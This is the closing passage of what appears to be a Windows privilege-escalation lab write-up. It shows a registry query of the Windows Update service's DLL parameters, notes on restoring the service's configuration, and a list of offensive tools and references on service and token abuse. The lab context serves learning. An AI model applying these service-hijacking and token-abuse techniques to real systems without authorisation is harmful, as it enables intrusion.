
We got a shell as you can see, but I don't think this is the best approach to do this OPSEC-wise (we aren't red teamers so we don't really care that much).
Even after changing the service to own, the Parameters still have the DLL.
reg query HKLM\SYSTEM\CurrentControlSet\Services\wuauserv\Parameters\

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wuauserv\Parameters
    ServiceDll    REG_EXPAND_SZ    %systemroot%\system32\wuaueng.dll
    ServiceDllUnloadOnStop    REG_DWORD    0x1
    ServiceMain    REG_SZ    WUServiceMain

PS C:\Users\kanon\Documents>
Meaning all you have to do to bring this back again is to flip it to shared and set its image path to svchost with the netsvcs group.
Path
That's what we did in this Lab

Resources
RunasCslogon-type manipulation (type 2 vs 3 vs 8): https://github.com/antonioCoco/RunasCsPrivescCheckweak service DACL enumeration: https://github.com/itm4n/PrivescCheckEnableAllTokenPrivsenable disabled privileges: https://github.com/fashionproof/EnableAllTokenPrivs- Microsoft
StartServiceCtrlDispatcherOWN_PROCESS vs SHARE_PROCESS name validation: https://learn.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-startservicectrldispatchera - Microsoft service entry point and SERVICE_TABLE_ENTRY: https://learn.microsoft.com/en-us/windows/win32/services/service-entry-point
- Microsoft SCM service startup,
ImagePathand status handshake: https://learn.microsoft.com/en-us/windows/win32/services/service-startup - Microsoft
LogonUserlogon types INTERACTIVE, NETWORK, NETWORK_CLEARTEXT: https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-logonuserw - Microsoft logon-types reference,
WinRMNetwork vs Interactive and reusable credentials: https://learn.microsoft.com/en-us/windows-server/identity/securing-privileged-access/reference-tools-logon-types HackTricksabusing tokens, filtered tokens andSeDebugPrivilege: https://hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/privilege-escalation-abusing-tokens.html